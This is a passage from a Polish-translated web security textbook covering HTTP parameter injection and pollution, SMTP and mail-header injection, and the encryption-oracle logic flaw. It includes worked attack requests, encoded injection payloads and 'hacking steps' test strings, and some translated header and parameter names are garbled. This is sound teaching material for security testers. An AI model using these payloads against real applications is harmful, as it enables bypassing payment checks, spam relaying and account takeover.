samym hoście. Funkcjonalność, która przekazuje dane wejściowe dostarczone przez użytkownika do jednej z tych metod, nadal może zostać potencjalnie wykorzystana do wykorzystania relacji zaufania i dostępu do zasobów na serwerze, które są chronione przez uwierzytelnianie na poziomie platformy.

Wstrzyknięcie parametru HTTP

Wstrzykiwanie parametrów HTTP (HPI) powstaje, gdy parametry dostarczone przez użytkownika są używane jako parametry w żądaniu HTTP zaplecza. Rozważ następującą odmianę funkcji przelewu bankowego, która wcześniej była podatna na iniekcję SOAP:

POST /bank/48/Default.aspx HTTP/1.0

Host: mdsec.net

Content-Length: 65

FromAccount=18281008&Amount=1430&ToAccount=08447656&Submit=Submit

To żądanie front-end, wysyłane z przeglądarki użytkownika, powoduje, że aplikacja wysyła kolejne żądanie HTTP back-end do innego serwera WWW w infrastrukturze banku. W tym żądaniu zaplecza aplikacja kopiuje niektóre wartości parametrów z żądania frontonu:

POST /doTransfer.asp HTTP/1.0

Host: mdsec-mgr.int.mdsec.net

Content-Length: 44

fromacc=18281008&amount=1430&toacc=08447656

Żądanie to powoduje, że serwer zaplecza sprawdza, czy dostępne są rozliczone środki, aby wykonać przelew, a jeśli tak, to go realizuje. Jednak serwer frontendowy może opcjonalnie określić, że rozliczone środki są dostępne, a tym samym ominąć kontrolę, podając następujący parametr:

clearedfunds=true

Jeśli atakujący jest świadomy takiego zachowania, może podjąć próbę przeprowadzenia ataku HPI w celu wstrzyknięcia parametru clearedfunds do żądania zaplecza. W tym celu dodaje wymagany parametr na końcu wartości istniejącego parametru i koduje w adresie URL znaki & i =, które służą do oddzielania nazw i wartości:

POST /bank/48/Default.aspx HTTP/1.0

Host: mdsec.net

Content-Length: 96

FromAccount=18281008&Amount=1430&ToAccount=08447656%26clearedfunds%3dtru

e&Submit=Submit

Gdy serwer aplikacji przetwarza to żądanie, w normalny sposób dekoduje wartości parametrów za pomocą adresu URL. Tak więc wartość parametru ToAccount, którą otrzymuje aplikacja frontendowa, jest następująca:

08447656&clearedfunds=true

Jeśli aplikacja front-end nie zweryfikuje tej wartości i przekaże ją przez unsanitized do żądania zaplecza, wysyłane jest następujące żądanie zaplecza, które pomyślnie omija sprawdzanie rozliczonych środków:

POST /doTransfer.asp HTTP/1.0

Host: mdsec-mgr.int.mdsec.net

Content-Length: 62

fromacc=18281008&amount=1430&toacc=08447656&clearedfunds=true

UWAGA: W przeciwieństwie do iniekcji SOAP, wstrzyknięcie dowolnych nieoczekiwanych parametrów do żądania zaplecza raczej nie spowoduje żadnego błędu. Dlatego udany atak zwykle wymaga dokładnej znajomości używanych parametrów zaplecza. Chociaż może to być trudne do ustalenia w kontekście czarnej skrzynki, może być proste, jeśli aplikacja korzysta z komponentów innych firm, których kod można uzyskać i zbadać.

Zanieczyszczenie parametru HTTP

HPP to technika ataku, która pojawia się w różnych kontekstach i często ma zastosowanie w kontekście ataków HPI. Specyfikacje HTTP nie zawierają żadnych wskazówek, jak powinny zachowywać się serwery WWW, gdy żądanie zawiera wiele parametrów o tej samej nazwie. W praktyce różne serwery WWW zachowują się w różny sposób. Oto kilka typowych zachowań:

* Użyj pierwszego wystąpienia parametru.

* Użyj ostatniego wystąpienia parametru.

* Połącz wartości parametrów, być może dodając między nimi separator.

* Skonstruuj tablicę zawierającą wszystkie podane wartości.

W poprzednim przykładzie HPI osoba atakująca mogła dodać nowy parametr do żądania zaplecza. W praktyce bardziej prawdopodobne jest, że żądanie, do którego atakujący może wstrzyknąć, zawiera już parametr o nazwie, na którą jest skierowany. W tej sytuacji atakujący może użyć warunku HPI, aby wprowadzić drugą instancję tego samego parametru. Wynikowe zachowanie aplikacji zależy od tego, jak wewnętrzny serwer HTTP obsługuje zduplikowany parametr. Atakujący może być w stanie wykorzystać technikę HPP do „zastąpienia” wartości oryginalnego parametru wartością wprowadzonego przez siebie parametru. Na przykład, jeśli oryginalne żądanie zaplecza wygląda następująco:

POST /doTransfer.asp HTTP/1.0

Host: mdsec-mgr.int.mdsec.net

Content-Length: 62

fromacc=18281008&amount=1430&clearedfunds=false&toacc=08447656

a serwer zaplecza używa pierwszego wystąpienia dowolnego zduplikowanego parametru, osoba atakująca może umieścić atak w parametrze FromAccount w żądaniu frontonu:

POST /bank/52/Default.aspx HTTP/1.0

Host: mdsec.net

Content-Length: 96

FromAccount=18281008%26clearedfunds%3dtrue&Amount=1430&ToAccount=0844765

6&Submit=Submit

I odwrotnie, w tym przykładzie, jeśli serwer zaplecza używa ostatniej instancji dowolnego zduplikowanego parametru, osoba atakująca może umieścić atak w parametrze ToAccount w żądaniu frontonu. Wyniki ataków HPP w dużej mierze zależą od tego, jak docelowy serwer aplikacji obsługuje wielokrotne wystąpienia tego samego parametru oraz od dokładnego punktu wstawienia w żądaniu zaplecza. Ma to istotne konsekwencje, jeśli dwie technologie muszą przetwarzać to samo żądanie HTTP. Zapora ogniowa aplikacji internetowej lub odwrotne proxy może przetworzyć żądanie i przekazać je do aplikacji internetowej, która może odrzucić zmienne, a nawet zbudować łańcuchy z wcześniej różnych części żądania!

Ataki na tłumaczenie adresów URL

Wiele serwerów przepisuje żądane adresy URL po przybyciu, aby odwzorować je na odpowiednie funkcje zaplecza w aplikacji. Oprócz konwencjonalnego przepisywania adresów URL, takie zachowanie może wystąpić w kontekście parametrów w stylu REST, niestandardowych opakowań nawigacji i innych metod translacji adresów URL. Rodzaj przetwarzania, z którym wiąże się to zachowanie, może być podatny na ataki HPI i HPP. Dla uproszczenia i ułatwienia nawigacji niektóre aplikacje umieszczają wartości parametrów w ścieżce pliku adresu URL, a nie w ciągu zapytania. Często można to osiągnąć za pomocą prostych zasad przekształcania adresu URL i przekazywania go do prawdziwego miejsca docelowego. Następujące reguły mod_rewrite w Apache są używane do obsługi publicznego dostępu do profili użytkowników:

RewriteCond %{THE_REQUEST} ^[A-Z]{3,9}\ /pub/user/[^\&]*\ HTTP/

RewriteRule ^pub/user/([^/\.]+)$ /inc/user_mgr.php?mode=view&name=$1

Ta reguła przyjmuje estetyczne prośby, takie jak:

/pub/user/marcus

i przekształca je w żądania zaplecza dla funkcji przeglądania zawartej na stronie zarządzania użytkownikami user_mgr.php. Przenosi parametr marcus do ciągu zapytania i dodaje parametr mode=view:

/inc/user_mgr.php?mode=view&name=marcus

W tej sytuacji może być możliwe użycie ataku HPI w celu wstrzyknięcia drugiego parametru trybu do przepisanego adresu URL. Na przykład, jeśli atakujący zażąda tego:

/pub/user/marcus%26mode=edit

the URL-decoded value is embedded in the rewritten URL as follows:

/inc/user_mgr.php?mode=view&name=marcus&mode=edit

Jak opisano w przypadku ataków HPP, powodzenie tego exploita zależy od tego, jak serwer obsłuży zduplikowany teraz parametr. Na platformie PHP parametr mode jest traktowany jako posiadający wartość edit, więc atak się powiódł.

KROKI HACKOWANIA

1. Celuj kolejno w każdy parametr żądania i spróbuj dołączyć nowy wstrzyknięty parametr, używając różnej składni:

* %26foo%3dbar — zakodowany w adresie URL &foo=bar

* %3bfoo%3dbar — zakodowany w adresie URL ;foo=bar

* %2526foo%253dbar — &foo=bar z podwójnym kodowaniem adresu URL

2. Zidentyfikuj wszystkie przypadki, w których aplikacja zachowuje się tak, jakby oryginalny parametr nie był modyfikowany. (Dotyczy to tylko parametrów, które zwykle powodują pewne różnice w odpowiedzi aplikacji po modyfikacji.)

3. Każda instancja zidentyfikowana w poprzednim kroku ma szansę na wstrzyknięcie parametrów. Spróbuj wstrzyknąć znany parametr w różnych punktach żądania, aby sprawdzić, czy może on zastąpić lub zmodyfikować istniejący parametr. Na przykład:

Z konta=18281008%26Kwota%3d4444&Kwota=1430&Do konta=08447656

4. Jeśli spowoduje to zastąpienie istniejącej wartości przez nową wartość, określ, czy można ominąć sprawdzanie poprawności przez wstrzyknięcie wartości odczytanej przez serwer zaplecza.

5. Zastąp wstrzyknięty znany parametr dodatkowymi nazwami parametrów, zgodnie z opisem mapowania aplikacji i wykrywania treści w rozdziale 4.


6. Przetestuj tolerancję aplikacji na wielokrotne przesyłanie tego samego parametru w ramach żądania. Prześlij nadmiarowe wartości przed i po innych parametrach oraz w różnych miejscach żądania (w ciągu zapytania, plikach cookie i treści wiadomości).

Wstrzykiwanie do usług pocztowych

Wiele aplikacji zawiera funkcję umożliwiającą użytkownikom przesyłanie wiadomości za pośrednictwem aplikacji, takich jak zgłaszanie problemu personelowi pomocy technicznej lub przekazywanie opinii na temat witryny internetowej. Ta funkcja jest zwykle realizowana przez połączenie z serwerem pocztowym (lub SMTP). Zazwyczaj dane wejściowe dostarczone przez użytkownika są wstawiane do konwersacji SMTP, którą serwer aplikacji prowadzi z serwerem poczty. Jeśli osoba atakująca może przesłać odpowiednio spreparowane dane wejściowe, które nie są filtrowane ani oczyszczone, może być w stanie wstrzyknąć do tej konwersacji dowolne polecenia STMP. W większości przypadków aplikacja umożliwia określenie treści wiadomości oraz własnego adresu e-mail (który jest wstawiany w polu Od e-maila wynikowego). Możesz także określić temat wiadomości i inne szczegóły. Każde istotne pole, które kontrolujesz, może być podatne na wstrzyknięcie SMTP. Luki w zabezpieczeniach protokołu SMTP są często wykorzystywane przez spamerów, którzy skanują Internet w poszukiwaniu podatnych na ataki formularzy pocztowych i wykorzystują je do generowania dużych ilości uciążliwych wiadomości e-mail.

Manipulowanie nagłówkami wiadomości e-mail

Rozważmy formularz pokazany na rysunku 10.6, który umożliwia użytkownikom przesyłanie opinii na temat aplikacji.



Tutaj użytkownicy mogą określić adres nadawcy i treść wiadomości. Aplikacja przekazuje te dane wejściowe do polecenia PHP mail(), które konstruuje wiadomość e-mail i przeprowadza niezbędną konwersację SMTP ze skonfigurowanym serwerem pocztowym. Wygenerowana poczta wygląda następująco:


To: admin@wahh-app.com

From: marcus@wahh-mail.com

Subject: Site problem

Confirm Order page doesn’t load

Komenda PHP mail() używa dodatkowego parametru nagłówków, aby ustawić adres nadawcy wiadomości. Ten parametr jest również używany do określania innych nagłówków, w tym Cc i Bcc, poprzez oddzielenie każdego wymaganego nagłówka znakiem nowej linii. W związku z tym osoba atakująca może spowodować wysłanie wiadomości do dowolnych odbiorców, wstrzykując jeden z tych nagłówków do pola Od, jak pokazano na rysunku 10.7.



Powoduje to, że polecenie mail() generuje następujący komunikat:

To: admin@wahh-app.com

From: marcus@wahh-mail.com

Bcc: all@wahh-othercompany.com

Subject: Site problem

Confirm Order page doesn’t load

Wstrzykiwanie poleceń SMTP

W innych przypadkach aplikacja może sama przeprowadzić konwersację SMTP lub przekazać w tym celu dane wprowadzone przez użytkownika do innego komponentu. W takiej sytuacji możliwe może być wstrzyknięcie dowolnych poleceń SMTP bezpośrednio do tej rozmowy, potencjalnie przejmując

pełną kontrolę nad wiadomościami generowanymi przez aplikację. Rozważmy na przykład aplikację, która używa żądań w następującym formularzu do przesyłania opinii o witrynie:

POST feedback.php HTTP/1.1

Host: wahh-app.com

Content-Length: 56

From=daf@wahh-mail.com&Subject=Site+feedback&Message=foo

Powoduje to, że aplikacja internetowa przeprowadza konwersację SMTP za pomocą następujących poleceń:

MAIL FROM: daf@wahh-mail.com

RCPT TO: feedback@wahh-app.com

DATA

From: daf@wahh-mail.com

To: feedback@wahh-app.com

Subject: Site feedback

foo

.

UWAGA: Po wydaniu polecenia DATA klient SMTP wysyła zawartość wiadomości e-mail, zawierającą nagłówki i treść wiadomości. Następnie wysyła znak pojedynczej kropki we własnej linii. To informuje serwer, że wiadomość jest kompletna, a klient może następnie wydać dalsze polecenia SMTP w celu wysłania kolejnych wiadomości.

W takiej sytuacji możesz być w stanie wstrzyknąć dowolne polecenia SMTP do dowolnych pól e-mail, które kontrolujesz. Na przykład możesz spróbować wstrzyknąć do pola Temat w następujący sposób:

POST feedback.php HTTP/1.1

Host: wahh-app.com

Content-Length: 266

From=daf@wahh-mail.com&Subject=Site+feedback%0d%0afoo%0d%0a%2e%0d

%0aMAIL+FROM:+mail@wahh-viagra.com%0d%0aRCPT+TO:+john@wahh-mail

.com%0d%0aDATA%0d%0aFrom:+mail@wahh-viagra.com%0d%0aTo:+john@wahh-mail

.com%0d%0aSubject:+Cheap+V1AGR4%0d%0aBlah%0d%0a%2e%0d%0a&Message=foo

Jeśli aplikacja jest podatna na ataki, skutkuje to następującą konwersacją SMTP, która generuje dwie różne wiadomości e-mail. Drugi jest całkowicie pod twoją kontrolą:

MAIL FROM: daf@wahh-mail.com

RCPT TO: feedback@wahh-app.com

DATA

From: daf@wahh-mail.com

To: feedback@wahh-app.com

Subject: Site+feedback

foo

.

MAIL FROM: mail@wahh-viagra.com

RCPT TO: john@wahh-mail.com

DATA

From: mail@wahh-viagra.com

To: john@wahh-mail.com

Subject: Cheap V1AGR4

Blah

.

foo

Znajdowanie błędów wtrysku SMTP

Aby skutecznie sondować funkcjonalność poczty aplikacji, należy kierować każdy parametr, który jest przesyłany do funkcji związanej z pocztą e-mail, nawet te, które początkowo mogą wydawać się niezwiązane z treścią generowanej wiadomości. Powinieneś również przetestować każdy rodzaj ataku i wykonać każdy przypadek testowy, używając zarówno znaków nowego wiersza w stylu Windows, jak i UNIX.

KROKI HACKOWANIA

1. Jako każdy parametr należy podać po kolei każdy z poniższych ciągów testowych, wpisując w odpowiednim miejscu swój adres e-mail:

<twoja poczta>%0aCc:<twoja poczta>

<twoja poczta>%0d%0aCc:<twoja poczta>

<Twoja poczta>%0aBcc:<Twoja poczta>

<twoja poczta>%0d%0aBcc:<twoja poczta>

%0aDATA%0afoo%0a%2e%0aMAIL+FROM:+<twoja poczta>%0aRCPT+TO:+<y

nasz adres e-mail>%0aDATA%0aOd:+<Twój adres e-mail>%0aDo:+<Twój adres e-mail>%0aS

temat:+test%0afoo%0a%2e%0a

%0d%0aDATA%0d%0afoo%0d%0a%2e%0d%0aMAIL+FROM:+<twoja poczta>%0

d%0aRCPT+TO:+<Twoja poczta>%0d%0aDANE%0d%0aOd:+<Twoja poczta>%

0d%0aDo:+<Twoja poczta>%0d%0aTemat:+test%0d%0

afoo%0d%0a%2e%0d%0a

2. Zanotuj wszelkie komunikaty o błędach zwracane przez aplikację. Jeśli wydaje się, że mają one związek z jakimkolwiek problemem w funkcji poczty e-mail, sprawdź, czy nie musisz dostosować swoich danych wejściowych, aby wykorzystać lukę w zabezpieczeniach.

3. Odpowiedzi aplikacji nie mogą w żaden sposób wskazywać, czy luka istnieje lub czy została pomyślnie wykorzystana. Powinieneś monitorować podany adres e-mail, aby zobaczyć, czy jakakolwiek poczta jest odbierana.

4. Przejrzyj dokładnie formularz HTML, który generuje odpowiednie żądanie. Może to zawierać wskazówki dotyczące używanego oprogramowania po stronie serwera. Może również zawierać ukryte lub wyłączone pole określające adres e-mail Do, który można bezpośrednio modyfikować.

WSKAZÓWKA: Funkcje wysyłania wiadomości e-mail do personelu wsparcia aplikacji są często traktowane jako peryferyjne i mogą nie podlegać tym samym standardom bezpieczeństwa lub testom, co główna funkcjonalność aplikacji. Ponadto, ponieważ wymagają połączenia z nietypowym komponentem zaplecza, często są wdrażane poprzez bezpośrednie wywołanie odpowiedniego polecenia systemu operacyjnego. W związku z tym, oprócz sondowania w celu wstrzyknięcia SMTP, należy również dokładnie przejrzeć wszystkie funkcje związane z pocztą e-mail pod kątem błędów wstrzykiwania poleceń systemu operacyjnego.

Zapobieganie wstrzykiwaniu SMTP

Lukom w zabezpieczeniach protokołu SMTP można zwykle zapobiec, wdrażając rygorystyczną weryfikację wszelkich danych dostarczonych przez użytkownika, które są przekazywane do funkcji poczty e-mail lub używane w konwersacji SMTP. Każda pozycja powinna zostać zweryfikowana tak ściśle, jak to możliwe, biorąc pod uwagę cel, dla którego jest używana:

* Adresy e-mail należy sprawdzić pod kątem odpowiedniego wyrażenia regularnego (które oczywiście powinno odrzucać wszelkie znaki nowej linii).

* Temat wiadomości nie powinien zawierać znaków nowej linii i może być ograniczony do odpowiedniej długości.

* Jeśli treść wiadomości jest używana bezpośrednio w konwersacji SMTP, wiersze zawierające tylko pojedynczą kropkę powinny być niedozwolone.

Streszczenie

Zbadaliśmy szeroki zakres ataków wymierzonych w komponenty aplikacji zaplecza oraz praktyczne kroki, które można podjąć, aby zidentyfikować i wykorzystać każdy z nich. Wiele rzeczywistych luk w zabezpieczeniach można wykryć w ciągu pierwszych kilku sekund interakcji z aplikacją. Na przykład możesz wprowadzić nieoczekiwaną składnię w polu wyszukiwania. W innych przypadkach te luki w zabezpieczeniach mogą być bardzo subtelne i przejawiać się w ledwo wykrywalnych różnicach zachowania aplikacji lub osiągalne tylko poprzez wieloetapowy proces przesyłania i manipulowania spreparowanymi danymi wejściowymi. Aby mieć pewność, że odkryłeś błędy iniekcji zaplecza, które istnieją w aplikacji, musisz być zarówno dokładny, jak i cierpliwy. Praktycznie każdy rodzaj podatności może przejawiać się w przetwarzaniu praktycznie każdego elementu danych dostarczonych przez użytkownika, w tym nazw i wartości parametrów ciągu zapytania, danych POST i plików cookie oraz innych nagłówków HTTP. W wielu przypadkach defekt pojawia się dopiero po dokładnym zbadaniu odpowiedniego parametru, kiedy dokładnie dowiadujesz się, jaki rodzaj przetwarzania jest wykonywany na twoim wejściu i analizujesz przeszkody, które stoją na twojej drodze. W obliczu

ogromnej potencjalnej powierzchni ataku, jaką stanowią potencjalne ataki na komponenty aplikacji zaplecza, można odnieść wrażenie, że każdy poważny atak na aplikację musi wiązać się z gigantycznym wysiłkiem. Jednak częścią uczenia się sztuki atakowania oprogramowania jest nabycie szóstego zmysłu, gdzie ukryty jest skarb i jak twój cel może się otworzyć, abyś mógł go ukraść. Jedynym sposobem na zdobycie tego zmysłu jest praktyka. Powinieneś przećwiczyć opisane przez nas techniki w rzeczywistych aplikacjach, z którymi się spotykasz, i zobaczyć, jak się sprawdzają.

Pytania

1. Urządzenie sieciowe zapewnia interfejs internetowy do przeprowadzania konfiguracji urządzenia. Dlaczego tego rodzaju funkcjonalność jest często podatna na ataki polegające na wstrzykiwaniu poleceń systemu operacyjnego?

2. Testujesz następujący adres URL:

http://wahh-app.com/home/statsmgr.aspx?country=US

Zmiana wartości parametru kraju na foo powoduje wyświetlenie tego komunikatu o błędzie:

Nie można otworzyć pliku: D:\app\default\home\logs\foo.log (nieprawidłowy plik).

Jakie kroki możesz podjąć, aby zaatakować aplikację?

3. Testujesz aplikację AJAX, która wysyła dane w formacie XML w ramach żądań POST. Jaki rodzaj luki może umożliwić odczytanie dowolnych plików z systemu plików serwera? Jakie warunki muszą zostać spełnione, aby atak się powiódł?

4. Wysyłasz następujące żądanie do aplikacji uruchomionej na platformie ASP.NET:

POST /home.aspx?p=urlparam1&p=urlparam2 HTTP/1.1

Host: wahh-app.com

Plik cookie: p=parametr pliku cookie

Typ treści: application/x-www-form-urlencoded

Długość treści: 15

p=parametr ciała

Aplikacja wykonuje następujący kod:

Parametr ciągu = Żądanie.Params[„p”];

Jaką wartość ma zmienna param?

5. Czy HPP jest warunkiem wstępnym do HPI i odwrotnie?

6. Aplikacja zawiera funkcję, która przekazuje żądania do domen zewnętrznych i zwraca odpowiedzi z tych żądań. Aby uniemożliwić atakom przekierowania po stronie serwera pobieranie chronionych zasobów na własnym serwerze internetowym aplikacji, aplikacja blokuje żądania kierowane do hosta lokalnego lub 127.0.0.1. Jak możesz obejść tę obronę, aby uzyskać dostęp do zasobów na serwerze?

7. Aplikacja zawiera funkcję zgłaszania opinii użytkowników. Dzięki temu użytkownik może podać swój adres e-mail, temat wiadomości oraz szczegółowy komentarz. Aplikacja wysyła wiadomość e-mail na adres feedback@wahh-app.com, adresowaną z adresu e-mail użytkownika, z podanym przez

użytkownika tematem i komentarzami w treści wiadomości. Które z poniższych jest skuteczną obroną przed atakami polegającymi na wstrzykiwaniu poczty?

(a) Wyłącz przekazywanie poczty na serwerze pocztowym.

(b) Zakoduj pole RCPT TO za pomocą feedback@wahh-app.com.

(c) Sprawdź, czy wprowadzone przez użytkownika dane wejściowe nie zawierają żadnych znaków nowej linii ani innych metaznaków SMTP.

Atakowanie logiki aplikacji

Wszystkie aplikacje internetowe wykorzystują logikę do dostarczania swojej funkcjonalności. Pisanie kodu w języku programowania polega u podstaw na niczym innym, jak rozbiciu złożonego procesu na proste i dyskretne logiczne kroki. Przełożenie funkcji, która ma znaczenie dla ludzi, na sekwencję małych operacji, które może wykonać komputer, wymaga dużej zręczności i dyskrecji. Robienie tego w elegancki i bezpieczny sposób jest jeszcze trudniejsze. Gdy duża liczba różnych projektantów i programistów pracuje równolegle nad tą samą aplikacją, istnieje duże prawdopodobieństwo wystąpienia błędów. We wszystkich aplikacjach internetowych, z wyjątkiem tych najprostszych, na każdym etapie wykonywana jest ogromna ilość logiki. Ta logika przedstawia skomplikowaną powierzchnię ataku, która jest zawsze obecna, ale często pomijana. Wiele przeglądów kodu i testów penetracyjnych koncentruje się wyłącznie na typowych „głównych" lukach w zabezpieczeniach, takich jak iniekcja SQL i skrypty między witrynami, ponieważ mają one łatwo rozpoznawalną sygnaturę i dobrze zbadany wektor wykorzystania. Z drugiej strony, luki w logice aplikacji są trudniejsze do scharakteryzowania: każda instancja może wydawać się wyjątkowym, jednorazowym zdarzeniem i zazwyczaj nie są one identyfikowane przez żadne automatyczne skanery podatności. W rezultacie na ogół nie są one tak dobrze doceniane ani rozumiane, a zatem są bardzo interesujące dla osoby atakującej. W tym rozdziale opisano rodzaje błędów logicznych, które często występują w aplikacjach internetowych, oraz praktyczne kroki, które można podjąć, aby zbadać i zaatakować logikę aplikacji. Przedstawimy serię rzeczywistych przykładów, z których każdy przejawia inny rodzaj defektu logicznego. Razem ilustrują one różnorodność założeń przyjmowanych przez projektantów i programistów, które mogą prowadzić bezpośrednio do błędnej logiki i narażać aplikację na luki w zabezpieczeniach.

Natura błędów logicznych

Błędy logiczne w aplikacjach internetowych są niezwykle zróżnicowane. Obejmują one zarówno proste błędy przejawiające się w kilku liniach kodu, jak i złożone luki wynikające ze współpracy kilku podstawowych komponentów aplikacji. W niektórych przypadkach mogą być oczywiste i łatwe do wykrycia; w innych przypadkach mogą być wyjątkowo subtelne i mogą umknąć nawet najbardziej rygorystycznej ocenie kodu lub testowi penetracyjnemu. W przeciwieństwie do innych błędów kodowania, takich jak wstrzykiwanie kodu SQL lub skrypty między witrynami, żadna wspólna „sygnatura" nie jest powiązana z błędami logicznymi. Charakterystyczną cechą jest oczywiście to, że logika zaimplementowana w aplikacji jest w jakiś sposób wadliwa. W wielu przypadkach defekt można przedstawić w postaci konkretnego założenia przyjętego przez projektanta lub programistę, jawnie lub niejawnie, które okazuje się błędne. Ogólnie rzecz biorąc, programista mógł rozumować na przykład: „Jeśli wydarzy się A, to B musi się wydarzyć, więc zrobię C". Programista nie zadał zupełnie innego pytania „Ale co, jeśli wystąpi X?" i dlatego + nie wziął pod uwagę scenariusza, który narusza to założenie. W zależności od okoliczności to błędne założenie może spowodować powstanie znacznej luki w zabezpieczeniach. Ponieważ w ostatnich latach wzrosła świadomość powszechnych luk w zabezpieczeniach aplikacji internetowych, częstość występowania i dotkliwość niektórych kategorii luk znacznie spadła. Jednak ze względu na charakter błędów logicznych jest mało prawdopodobne, że zostaną one kiedykolwiek wyeliminowane za pomocą standardów bezpiecznego programowania, użycia narzędzi do audytu kodu lub normalnych testów penetracyjnych. Zróżnicowany charakter błędów logicznych oraz fakt, że wykrywanie ich i zapobieganie im często wymaga dużej dozy myślenia lateralnego sugeruje, że będą one powszechne jeszcze przez długi czas. Dlatego każdy poważny atakujący musi zwrócić szczególną uwagę na logikę stosowaną w aplikacji, która jest celem ataku, aby spróbować zrozumieć założenia, które prawdopodobnie przyjęli projektanci i programiści. Następnie powinien pomyśleć z wyobraźnią o tym, jak te założenia mogą zostać naruszone.

Błędy logiczne w świecie rzeczywistym

Najlepszym sposobem poznania błędów logicznych nie jest teoretyzowanie, ale zapoznanie się z konkretnymi przykładami. Chociaż poszczególne przypadki błędów logicznych znacznie się różnią, mają wiele wspólnych motywów i pokazują rodzaje błędów, które programiści zawsze będą skłonni popełniać. Dlatego spostrzeżenia zebrane podczas studiowania próbki błędów logicznych powinny pomóc ci odkryć nowe błędy w zupełnie innych sytuacjach.

Przykład 1: Pytanie do Wyroczni

Autorzy znaleźli przypadki luki „szyfrującej wyroczni" w wielu różnych typach aplikacji. Używali go w wielu atakach, od odszyfrowywania poświadczeń domeny w oprogramowaniu do drukowania po łamanie przetwarzania w chmurze. Poniżej znajduje się klasyczny przykład usterki znalezionej w witrynie sprzedaży oprogramowania.

Funkcjonalność

Aplikacja zaimplementowała funkcję „zapamiętaj mnie", dzięki której użytkownik mógł uniknąć logowania do aplikacji przy każdej wizycie, pozwalając aplikacji na ustawienie stałego pliku cookie w przeglądarce. Ten plik cookie był chroniony przed manipulacją lub ujawnieniem przez algorytm szyfrowania, który był uruchamiany na ciągu znaków składającym się z nazwy, identyfikatora użytkownika i nietrwałych danych, aby zapewnić, że wynikowa wartość jest unikalna i nie można jej przewidzieć. Aby uniemożliwić jej odtworzenie przez atakującego, który uzyskał do niej dostęp, zbierano również dane specyficzne dla maszyny, w tym adres IP. Ten plik cookie został słusznie uznany za solidne rozwiązanie do ochrony potencjalnie podatnej na ataki części wymaganej funkcjonalności biznesowej.

Oprócz funkcji „zapamiętaj mnie", aplikacja miała funkcję przechowywania nazwy ekranowej użytkownika w pliku cookie o nazwie ScreenName. W ten sposób użytkownik mógł otrzymać spersonalizowane powitanie w rogu strony przy każdej następnej wizycie na stronie. Decydując, że ta nazwa była również częścią informacji bezpieczeństwa, uznano, że należy ją również zaszyfrować.

Założenie

Twórcy zdecydowali, że ponieważ plik cookie ScreenName ma znacznie mniejszą wartość dla atakującego niż plik cookie RememberMe, równie dobrze mogą użyć tego samego algorytmu szyfrowania do jego ochrony. Nie wzięli pod uwagę tego, że użytkownik może podać swoją nazwę ekranową i wyświetlić ją na ekranie. To nieumyślnie dało użytkownikom dostęp do funkcji szyfrowania (i klucza szyfrowania) używanej do ochrony trwałego tokena uwierzytelniania RememberMe.

Atak

W prostym ataku użytkownik podał zaszyfrowaną wartość swojego pliku cookie RememberMe zamiast zaszyfrowanego pliku cookie ScreenName. Podczas wyświetlania użytkownikowi nazwy ekranowej aplikacja odszyfrowuje wartość, sprawdza, czy odszyfrowanie zadziałało, a następnie wyświetla wynik na ekranie. Spowodowało to następujący komunikat:

Witaj Marcusie|734|192.168.4.282750184

Chociaż było to interesujące, niekoniecznie stanowiło problem wysokiego ryzyka. Oznaczało to po prostu, że atakujący, mając zaszyfrowany plik cookie RememberMe, mógł wyświetlić zawartość, w tym nazwę użytkownika, identyfikator użytkownika i adres IP. Ponieważ w pliku cookie nie było przechowywane żadne hasło, nie było możliwości natychmiastowego działania na podstawie

uzyskanych informacji. Prawdziwy problem wynikał z faktu, że użytkownicy mogli określić swoje nazwy ekranowe. W rezultacie użytkownik może wybrać tę nazwę ekranową, na przykład:

admin|1|192.168.4.282750184

Gdy użytkownik wylogował się i zalogował ponownie, aplikacja zaszyfrowała tę wartość i zapisała ją w przeglądarce użytkownika jako zaszyfrowany plik cookie ScreenName. Jeśli atakujący przesłał ten zaszyfrowany token jako wartość pliku cookie RememberMe, aplikacja odszyfrowała go, odczytała identyfikator użytkownika i zalogowała atakującego jako administratora! Mimo że szyfrowanie było potrójne DES, przy użyciu silnego klucza i chronione przed atakami powtórkowymi, aplikacja mogła zostać wykorzystana jako „wyrocznia szyfrowania" do odszyfrowywania i szyfrowania dowolnych wartości.

KROKI HACKOWANIA

Manifestacje tego typu luk można znaleźć w różnych lokalizacjach. Przykłady obejmują tokeny odzyskiwania konta, oparty na tokenach dostęp do uwierzytelnionych zasobów i wszelkie inne wartości wysyłane po stronie klienta, które muszą być odporne na manipulacje lub nieczytelne dla użytkownika.

1. Poszukaj lokalizacji, w których w aplikacji stosowane jest szyfrowanie (nie haszowanie). Określ wszystkie lokalizacje, w których aplikacja szyfruje lub odszyfrowuje wartości dostarczone przez użytkownika, i spróbuj zastąpić wszelkie inne zaszyfrowane wartości napotkane w aplikacji. Spróbuj spowodować błąd w aplikacji, który ujawnia odszyfrowaną wartość lub gdzie odszyfrowana wartość jest celowo wyświetlana na ekranie.

2. Poszukaj luki w zabezpieczeniach „ujawniania wyroczni", określając, gdzie można podać zaszyfrowaną wartość, która spowoduje wyświetlenie odpowiedniej odszyfrowanej wartości w odpowiedzi aplikacji. Ustal, czy prowadzi to do ujawnienia poufnych informacji, takich jak hasło lub karta kredytowa.

